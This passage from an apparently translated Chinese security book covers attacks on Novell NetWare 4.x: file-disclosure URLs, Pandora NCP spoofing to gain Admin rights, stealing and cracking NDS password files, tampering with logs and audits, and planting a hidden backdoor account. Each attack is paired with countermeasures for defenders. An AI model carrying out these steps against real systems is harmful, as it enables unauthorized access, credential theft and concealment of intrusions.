NetWare Perl最初的问题是在1997年早期发现的，因此除非使用较早版本的NetWare 4.0或IntraNetWare，否则已不存在该问题。这个脆弱点允许攻击者在卷上的任意位置执行Perl脚本，包括用户目录或像LOGIN和MAIL之类一般的访问目录。

该脆弱点的真正危险在于，攻击者可以创建一个在浏览器中显示重要文件的Perl脚本，譬如说显示存放rconsole密码的autoexec.ncf或ldremote.ncf文件。

NetWare Perl对策

NetWare Perl没有理想的对策，因为必须要么完全禁止该服务，要么把它升级到更新的版本。

- ▼ 禁止该服务的方法是从系统控制台中执行命令"unload perl"。
- ▲ 升级是指把NetWare Web Server升级到3.0或以上。该软件的最新版本可从http://www.support.novell.com 获取。

NetWare FTP

流行度:	*6*
容易度:	*8*
影响力:	*8*
风险率:	*7*

FTP脆弱点只存在于出自IntraNetWare的最初版本的FTP服务中。缺省的配置给了匿名用户对于SYS:ETC目录的File Scan访问权。该目录中有netinfo.cfg(以及其他重要的配置文件)。

要检查自己的NetWare主机是否遭受这个脆弱点，可执行如下步骤：

1. 随便使用一个Web浏览器，使用如下URL：

   ftp://ftp.server.com

2. 如果允许匿名FTP访问，那就尝试进入SYS:ETC目录。如果看到了该目录下的文件，那就说明该NetWare主机是脆弱的。

NetWare FTP对策

NetWare FTP脆弱点的对策与Perl脆弱点的对策类似，也是要么禁止该服务，要么升级软件本身。

- ▼ 把ftpserv.nlm 升级到最新版本。可以从http://www.support.novell.com上下载。
- ■ 禁止匿名FTP访问。
- ▲ 使用unicon.nlm 删除FTP服务。

注意 *NetWare 4.11 上的ftpserv.nlm 版本缺省情况下不允许匿名用户访问。*

NetWare Web Server

流行度:	*6*
容易度	*7*
影响力:	*9*
风险率:	*7*

NetWare Web Server的漏洞是在1996年发掘出来的。NetWare 4.x 较早版本的Web Server并不检查传递给它的名为convert.bas 的Basic脚本的参数。其后果是，攻击者能够轻易地显示目标系统上的任意文件，包括autoexec.ncf 、ldremote.ncf 和netinfo.cfg 。下面是检查自己是否有这个脆弱点的步骤：

1. 从某个Web浏览器中指定一个调用convert.bas 脚本的URL，作为参数给它传递一个目标系统上的文件。例如http://www.server.com/scripts/convert .bas? ../../system/autoexec.ncf。
2. 如果看到该autoexec.ncf 文件的内容，那就说明该系统是脆弱的。

NetWare Web Server对策

把Novell的Web Server升级到位于http://www. support.novell.com 的最新版本，或者至少升级到2.51R1 版本。Novell在新版本中修复了SCRIPTS目录中Basic脚本的漏洞，这样它们只打开预先确定了的文件。

7.7 欺骗性攻击(Pandora)

流行度:	3
容易度:	7
影响力:	10
风险率:	7

如果其他尝试获取管理性特权的途径都不成功，那么攻击者可以使用来自Nomad Mobile Research Center(简称NMRC)组织(http://www.nmrc.org) 的NCP(Net Wave核心程序)欺骗性攻击技巧，它们能够给出与Admin等效的安全级别。这个工具被亲热地称为Pandora("潘多拉"，http://www.nmrc.org/pandora/download.html) ，它的最新可得版本是4.0，不过我们在这儿着重讨论3.0版本的能力。Pandora的工作需要满足几个先决条件：

- ▼ 必须使用依赖其关联的分组驱动程序(packet driver)工作的一个网卡。只有特定的网卡有分组驱动程序可用。你需要与自己的NIC(网络接口卡)厂家核查以确定提供分组驱动程序支持，不过我们肯定以下厂家不成问题：Netgear、D-Link和3Com。分组驱动程序还需要挂靠到中断0x60中。
- ■ 必须加载保证Pandora代码工作的DOS保护模式接口(DOS protected mode interface，简称DPMI)支持。这些必要的文件可以从Pandora的下载页面上下载。
- ▲ 必须在NDS树中找一个同时具有Admin(或等效)用户和一个已知其有效密码的普通用户的容器。

gameover

gameover名符其实地允许攻击者让一个普通用户变得在安全性上与Admin等效。该产品通过伪造一个NCP "SET EQUIVALENT TO" 请求，诱使4.x服务器完成该请求来工作。

下面是设置DOS/Windows 95客户主机的过程：

1. 自举到DOS。
2. 加载分组驱动程序。例如加载D-Link的驱动程序使用如下命令：

```
de22xpd 0x60
```

3. 加载DOS保护模式接口(DPMI)支持

```
cwsdpmi
```

现在使用作为一个经认证的用户从On-Site Admin收集来的信息，就可以找出获取该服务器上Admin特权的必要连接信息，如图7.7所示。




图7.7 作为已登录的用户，可以从On-Site Admin的结果中找出获取Admin特权所需的所有信息

运行gameover的过程如下：

```
Gameover<cr>
Server internal net (4 bytes hex)
```

```
36FCC65D<cr>
Server address (6 bytes hex)
000000000001<cr>
File server connection number (int)
most probably '1'(seen as: '*<server name>.<server.context>')
4<cr>
Server socket high (1 byte hex)
most probably '40' 40<cr>
Server socket low  (1 byte hex)
Most probably '07' 39<cr>
User name to gain rights (does NOT have to be currently connected)
eculp<cr>
User name to get rights from (does not have to be currently connected)
Admin<cr>
Spoofing: Done.
```

现在可以作为ECULP用户登录而拥有管理性特权了。够酷吧?

Pandora还有许多其他NetWare实用工具值得留意。level1-1和level3-1是出自Pandora的另外两个NCP欺骗性工具。据说两者都提供了与gameover一样的"SET EQUIVALENT"功能，不过是在不同的环境中。我们在实验室没能让它们工作起来。

extract、crypto和crypto2是NDS《Novell 目录服务系统》密码破解实用工具，将在本章7.9节中介绍。havoc则是高效的客户拒绝服务攻击工具。

Pandora对策

防御Pandora攻击的对策很多，而且往往取决于本站点的NetWare特性。一般地说，想阻塞Pandora攻击的话，应遵循下面的指导建议：

- ▼ 不要让Admin(或等效)用户与普通用户驻留在同一个容器中。
- ■ 应用取自ftp://ftp.novell.com/pub/updates/nw/nw411/iwsp.exe的最新的Support Pack 6(IWSP6.EXE)。这个补丁会升级DS.NLM，从而解决了问题。它还可以从http://www.support.novell.com上免费下载。
- ■ 把"SET PACKET SIGNATURE OPTION=3"加到autoexec.ncf文件的开头或startup.ncf文件的末尾，以让它在DS.NLM开始运行前执行。
- ▲ 也可以在autoexec.ncf脚本中调用SYS:SYSTEM\secure.ncf脚本，这将设置同样的分组签名选项(packet signature option)和若干其他选项。不过仍要保证

secure.ncf 脚本在 autoexec.ncf 的开头调用。同时编辑 secure.ncf 文件，去掉"SETPACKET SIGNATURE OPTION=3"那一行的注释符。

7.8 拥有一台服务器的管理权之后

至此攻击者最艰巨的那部分工作已经结束。他们获得了对一台服务器的管理性访问权，很可能是对NDS树极重要部分的访问权。接下去的步骤是获取对该服务器的rconsole访问权以及攫取NDS文件。

rconsole攻击

流行度：	*8*
容易度：	*10*
影响力：	*10*
风险率：	*9*

获取rconsole密码有多种方法，不过真正简单的方法只有一个，它依赖于管理员的疏懒。缺省情况下rconsole密码以明文存放。下面是它的检查步骤：

1. 查看SYS:\SYSTEM\autoexec.ncf 文件。
2. 查找"load remote"所在行。密码应该是下一个参数，它也许是以明文出现的。例如：

```
load remote ucantcme
```

3. 如果在remote之后没有看到密码，而是一个"-E"，那么你该恭维该管理员至少加密了remote密码。例如：

```
load remote -E 158470C411C761309539D0
```

然而对于固执的攻击者来说，获取对目标系统的完全控制只是再加一步而已。黑客Dreamer(或TheRuiner)近来解开了这个加密算法，并编写了一些Pascal代码来解密remote密码(http://www.nmrc.org/ files/netware/remote.zip)。在位于www.hackingexposed.com 的Hacking Exposed网站上还能找到我们编写的用于解密经加密密

码的Perl代码。

攻击rconsole的技巧就是简单地找出rconsole密码(不论加密与否)。如果在寻找rconsole密码上有困难，那就尝试以下找法：

- ▼ 如果在autoexec.ncf文件中没有找到"load remote"所在行，那也别灰心：它可能在另外一个NCF(网络配备设施)文件中。譬如说SYS:SYSTEM\ldremote.ncf文件缺省情况下一般用于存放"load remote"命令。可以在该文件中查找明文或密文的密码。
- ▲ 如果仍然无法找到"load remote"所在行，那可能意味着某个管理员让inetcfg把所有autoexec.ncf命令转移到了initsys.ncf和netinfo.cfg文件中。这两个文件都在SYS:ETC中，当管理员一开始在控制台运行inetcfg时，该程序试图把所有autoexec.ncf命令转移到inetcfg的文件中。其结果是应该在这两个文件中找出密码(或为明文，或为密文)。

rconsole(明文密码)对策

使用明文密码的补救方法很简单。Novell提供了一个使用"remote encrypt"命令加密的rconsole密码的机制。下面是使用该机制的具体步骤：

1. 确保没有加载rspx和remote。
2. 在控制台上输入命令"load remote <<password>> "(在此处填写你的密码)。
3. 在控制台上输入命令"remote encrypt"。
4. 输入rconsole密码。
5. 当前程序会问你是否希望把经加密的密码加到SYS:SYSTEM\ldremote.ncf文件中；回答yes。
6. 删除autoexec.ncf或netinfo.cfg文件中的任意密码项。
7. 确保在autoexec.ncf文件中加入对ldremote.ncf的调用，从而间接调用"load remote"命令。

注意 *本加密方法的漏洞目前还没有补丁可用。具体查看http://oliver.efri.hr/~crv/security/bugs/others/nware12.html。在位于www.hackingexposed.com的Hacking*

Exposed网站上可以找到用于解密出密码的Perl脚本(remote.pl)。

7.9 攫取NDS文件

流行度:	*8*
容易度:	*8*
影响力:	*10*
风险率:	*9*

取得rconsole密码后的最后一步是获取对NDS文件的访问权。Novell把NDS文件存放在SYS卷上称为_netware的一个隐藏目录中。访问该目录的惟一途径是通过控制台(对攻击者来说是rconsole)。攫取这些NDS文件的技巧存在多个,你还会发现某些攻击者有各自的喜好。

NetBasic.nlm(SYS : SYSTEM)

NetBasic软件开发工具(Software Development Kit,简称SDK)是最初出自High Technology Software(简称HiTecSoft)公司的产品。该产品允许把NetBasic脚本转换成Novell NLM,以便在NetWare Web Server上使用。NetBasic的后端部件netbasic.nlm(SYS:SYSTEM)具备一个最初由一位攻击者发现的能力:从某个命令行浏览包括隐藏的_netware目录的整个卷。

在所有NetWare 4.x中NetBasic是缺省安装的,因此它是我们最喜欢用的获取NDS文件访问权的技巧。另外NetBasic是惟一一个不需要关闭Directory Services就拷贝NDS文件的NDS偷窃技巧。下面是具体的执行步骤和命令:

1. 使用SYS:\PUBLIC\rconsole 命令获取rconsole访问途径。
2. unload conlog(该命令将取消控制台记录器在控制台上执行你的命令的记录。)
3. load netbasic.nlm
4. shell
5. cd _netware(该目录是个隐藏的系统目录,只有从系统控制台上可见。)
6. md \login\nds
7. copy block.nds \login\nds\block.nds

8. copy entry.nds \login\nds\entry.nds
9. copy partitio.nds \login\.nds\partitio.nds
10. copy value.nds \login \nds\value.nds
11. exit(该命令退出shell。)
12. unload netbasic
13. load conlog(把conlog返回到正常状态。)
14. 从一台客户主机上使用map命令把一个驱动器映射到早先创建的\login\.nds目录。
15. 把*.nds文件拷贝到自己的本地机上。
16. 开始密码破解。

Dsmaint

如果目标服务器上有安全见识的NetWare管理员们在巡视着，那么NetBasic方法会行不通。这种情况下需采用另一种方法，使用Dsmaint。这个NLM不属于NetWare 4.11的标准安装部分，不过可以从Novell下载。其文件名为DS411P.EXE，可以从位于http://www.support.novell.com 的Novell的"Minimum Patch List"网页上找到。需预先警告的是，Dsmaint的升级功能自动关闭目录服务(DS)，因此在高峰使用阶段你不会想去这么做。要让DS回复最初起作用的形式，必须运行一个Dsmaint恢复操作。换句话说，你不会想在一台产品服务器上去这么做。

1. 把一个驱动器映射到SYS:SYSTEM。
2. 把dsmaint.nlm拷贝到映射过的驱动器上。
3. 使用SYS:\PUBLIC\rconsole命令获取rconsole访问途径。
4. 输入unload conlog。该命令将取消控制台记录器在控制台上所执行你的命令的记录。
5. 输入load dsmaint。
6. 选中Prepare NDS For Hardware Upgrade。
7. 作为Admin登录。

警告 *这么做会卸载Directory Services。*

SYS:SYSTEM 目录中将自动保存一个名为backup.nds 的文件。


1. 选择Restore NDS Following Hardware Upgrade。
2. 输入load conlog。
3. 从自己的客户主机上把一个驱动器映射到SYS:SYSTEM。
4. 把backup.nds 文件拷贝到本地系统中。
5. 使用Pandora中的extract函数创建四个NDS文件(block、entry、partitio和value)。
6 开始密码破解。

较早的dsrepair.nlm 也提供硬件升级的准备能力，它也把NDS文件备份在SYS:SYSTEM目录中，然而dsrepair只应用于较早版本的NetWare 4.x，甚至在用Support Pack升级过的版本上也不行。

Jcmd

JRB Software Limited公司生产了6年以上优秀的NetWare实用工具，其中有不少可用来审计NetWare服务器的安全。与NetBasic不同的是，Jcmd在打开NDS文件时不能够拷贝它们。因此与dsmaint.nlm 一样，在生产性系统上Jcmd是不推荐使用的。为绕开这个限制，必须卸载Directory Services，使用Jcmd拷贝NDS文件的步骤和命令如下

1. 把一个驱动器映射到SYS:SYSTEM。
2. 把Jcmd.nlm 拷贝到映射过的驱动器上。
3. 使用SYS:\PUBLIC\rconsole 命令获取rconsole访问途径。



4. unload conlog(该命令将取消控制台记录器在控制台上所执行你的命令的记录)。
5. unload ds
6. load jcmd
7. cd _netware(至此将出现一个如下面的插图所示的窗口)。
8. dir *.*(你需用通配符(*.*)以便看到具有 Jcmd 的文件)
9. md \login\nds
10. copy block.nds \login\nds
11. copy entry.nds \login\nds
12. copy partitio.nds \login\nds
13. copy value.nds \login\nds
14. exit (该命令退出shell。)
15. load ds
16. load conlog
17. 从一台客户主机使用map命令把一个驱动器映射到SYS:LOGIN目录。
18. 把*.nds 文件拷贝到自己的本地机上。
19. 开始密码破解。

攫取NDS对策

防御NDS攫取攻击的对策就是缩减攻击者所采用的武器的数量。

1. 加密rconsole密码，如先前所述。
2. 从SYS:\SYSTEM目录中删除netbasic.nlm，并对该目录执行purge命令。netbasic.nlm通常并非必需。

破解NDS文件

攻击者一旦下载了目标系统上的NDS文件，戏差不多也就演完了。显然任何管理员不希望让攻击者达到这一步。攻击者获得NDS文件后，会毫不犹豫地使用NDS破解程序来攻击这些文件。使用诸如shade编写的IMP以及Pandora中的crypto或crypto2等自由软件产品，任何人都能破解这些文件。

从管理员的观点看，以同样的方式下载自己的NDS文件，然后尝试破解用户们的密码也是不错的想法。他可以使用一个很大的字典文件发动破解测试，当揭示出某个用户的密码后，可以通知该用户修改其密码。除了简单的安全审计作用外，这么做还可能是启迪性的，因为可从中了解各用户所用密码的长度。


Pandora中的crypto和crypto2可分别用于对NDS文件执行蛮力和字典破解。下面是破解的具体过程：

1. 把backup.nds 或backup.ds 文件拷贝到 \PANDORA\EXE 目录中。
2. 使用extract实用工具从backup.nds 中抽取出四个NDS文件。所用命令如下

```
extract -d
```

3. 再次使用extract实用工具从NDS文件中抽取密码散列值建立一个password.nds文件，如下面的插图所示。所用命令如下：

```
extract -n
```



4. 运行crypto或crypto2蛮力或字典密码破解该password.nds 文件，如下面的插图所示。所用命令如下：

```
crypto -u Admin
crypto2 dict.txt -u deoane
```

```
C:\WINNT\System32\cmd.exe

C:\novell\Pandora\EXE>crypto2 dict.txt -u deoane

CRYPTO2 - Dictionary Attack
Comments/bugs: pandora@nmrc.org
http://www.nmrc.org/pandora
1997,1998 (c) Nomad Mobile Research Centre
CN=deoane O=HSS id=010000ff parentID=010000b7 objectID=010000ff pwlen=5

 read hash = 39575a94aac0bc736cad587ee16268af
  password = ROGUE

C:\novell\Pandora\EXE>
```

IMP 2.0

由shade编写的IMP(http://www.wastelands.gen.nz) 既有字典破解模式，又有蛮力破解模式，不过是以图形界面出现。其字典攻击令人难以置信地快——在200MHz的Pentium II计算机上，加密并比较933 224个字典词汇只需要几分钟。IMP中的惟一局限是在蛮力攻击上——所选择的用户名必须有相同长度的密码(不过IMP能够在用户名之后显示对应密码的长度)。

使用NetBasic技巧拷贝出来或者由Pandora中的extract工具抽取出来的四个NDS文件是block.nds、entry.nds、partitio.nds和value.nds。发动密码破解所需的惟一文件是partitio.nds。打开IMP后从硬盘加载该文件。接着选择Dictionary或Brute Force破解方式，然后就让它去运行。




图7.8 IMP给出有助于攻击者磨砺其攻击行为的有价值信息

IMP会显示整棵NDS树，给出待破解的每个用户及他们的密码长度，如图7.8所示。这一点之所以重要有两个原因：

▼ 它有助于了解自己的用户使用多大长度的密码。

▲ 指导(可能得费些时间)蛮力破解针对密码较短(少于7～8个字符)的用户进行。

7.10 日志篡改

流行度：	*6*
容易度：	*6*
影响力：	*8*
风险率：	*7*

到了这一步，谨慎的攻击者会尽最大的努力掩盖自己的踪迹。其范围包括关掉审计功能、变更文件的访问和修改时间、篡改日志。

关掉审计功能

明智的攻击者会检查审计配置，并为执行他们的工作而禁止某些审计事件。下面是攻击者用来禁止对Directory Services进行审计的若干步骤：


1. 启动SYS:PUBLIC\auditcon。
2. 选择Audit Directory Services。
3. 选择希望在其中工作的容器并按F10键。
4. 选择Auditing Configuration。
5. 选择Disable Container Auditing。
6. 现在就可以把容器和用户加到这个选中的容器中，管理员不会觉察到。

变更文件历史

攻击者修改诸如autoexec.ncf或netinfo.cfg等文件后并不希望被发觉。他们可以使用SYS:PUBLIC\filer把文件的修改时间变更回去。与在UNIX和NT平台上使用touch命

令类似，filer是一个基于DOS的菜单工具，用于找出文件并变更它们的属性。变更文件访问和修改时间的步骤如下：

1. 从SYS:PUBLIC 启动filer。
2. 选择Manage Files And Directories。
3. 找出待变更其属性的文件的所在目录。
4. 选择该文件。
5. 选择View/Set File Information。
6. 如下面的插图所示变更Last Accessed Date和Last Modified Date。



7.10.1 篡改控制台日志

conlog.nlm是Novell用于记录控制台消息和错误(例如入侵者检测和锁闭)的方法。不过conlog很容易绕过。取得rconsole访问权后，攻击者可以简单地执行"unload conlog"来停止往一个文件中记录，以后再执行"load conlog"以重新开始往一个崭新的console.log文件中记录。先前的文件被删掉了，也就是说记录过的错误和消息都消失了。明智的系统管理员会认定这是攻击者的一种企图，然而一般的管理员可能只当它是偶然因素而一笔勾消。

服务器自举和运作阶段的系统错误和消息永久记录在SYS:SYSTEM\sysErr.log 文件中。有了管理员访问权之后，攻击者可以编辑该文件以抹除他们的踪迹，包括入侵

者锁闭信息。

日志篡改对策

审计console.log 和sys$err.log 文件。这么做没有简单的方法。追踪知道自己在干什么的管理员(或攻击者)可能是一件无法完成的任务。话说回来，对于洋洋得意忘了禁止审计的攻击者来说，审计这两个文件仍然有用。

1. 启动SYS:PUBLIC\auditcon。
2. 选择Audit Configuration。
3. 选择Audit By File/Directory。
4. 定位SYS:ETC\console.log 和SYS:SYSTEM\sys$err.log。
5. 分别选择这两个文件后再按F10键，从而开始文件审计。
6. 退出。


后门

流行度:	*7*
容易度:	*7*
影响力:	*10*
风险率:	*8*

对于Novell系统来说最有效的后门是Novell告诫你不要执行的东西之一，孤儿对象(orphaned object)。在某个与Admin等效的用户对于自己的容器具有受托者(trustee)权力的前提下，使用一个隐蔽的Organizational Unit(简称OU)可以有效地隐藏孤儿对象。

1. 作为Admin或等效用户登录到NDS树中。
2. 启动NetWare Administrator (nwadmn3x.exe)。
3. 在NDS树的某个深层环境中创建一个新的容器。用鼠标右击一个已存在的OU，选中Create后选择一个OU就创建出一个新的OU来了。
4. 在该容器中创建一个用户。用鼠标右击该新容器，选中Create后选择User即可。
5. 给这个用户以对其自己的对象的完全受托者权力。用鼠标右击该新用户，选中Trustees Of This Object。让该用户成为一个显式的受托者。


6. 给这个用户以对新的容器的完全受托者权力。用鼠标右击该新容器，选中Trustee of This Object。通过选中所有可能的属性复选框，使得该用户成为该新容器的显式受托者，如下面的插图所示。



7. 修改该用户的属性，使得他或她在安全上与Admin等效。用鼠标右击该用户，依次选择Details、Security Equivalent To标签、Add和Admin。
8. 修改所创建新容器的Inherited Right Filter，禁止Browse和Supervisor能力。

警告 *不过要小心，因为这么做(第8步)将使得该容器和所创建的新用户对任何人都不可见，包括Admin在内。该系统的管理员将无法查看或删除该对象。让一个NDS对象对于Admin都不可见之所以可能是因为NDS允许对管理员限制对象或属性的访问权。*

9. 现在通过后门登录。注意，浏览NDS树中新创建的那个容器是不可能的。因此在登录时你得手工输入环境，如下面的插图所示。

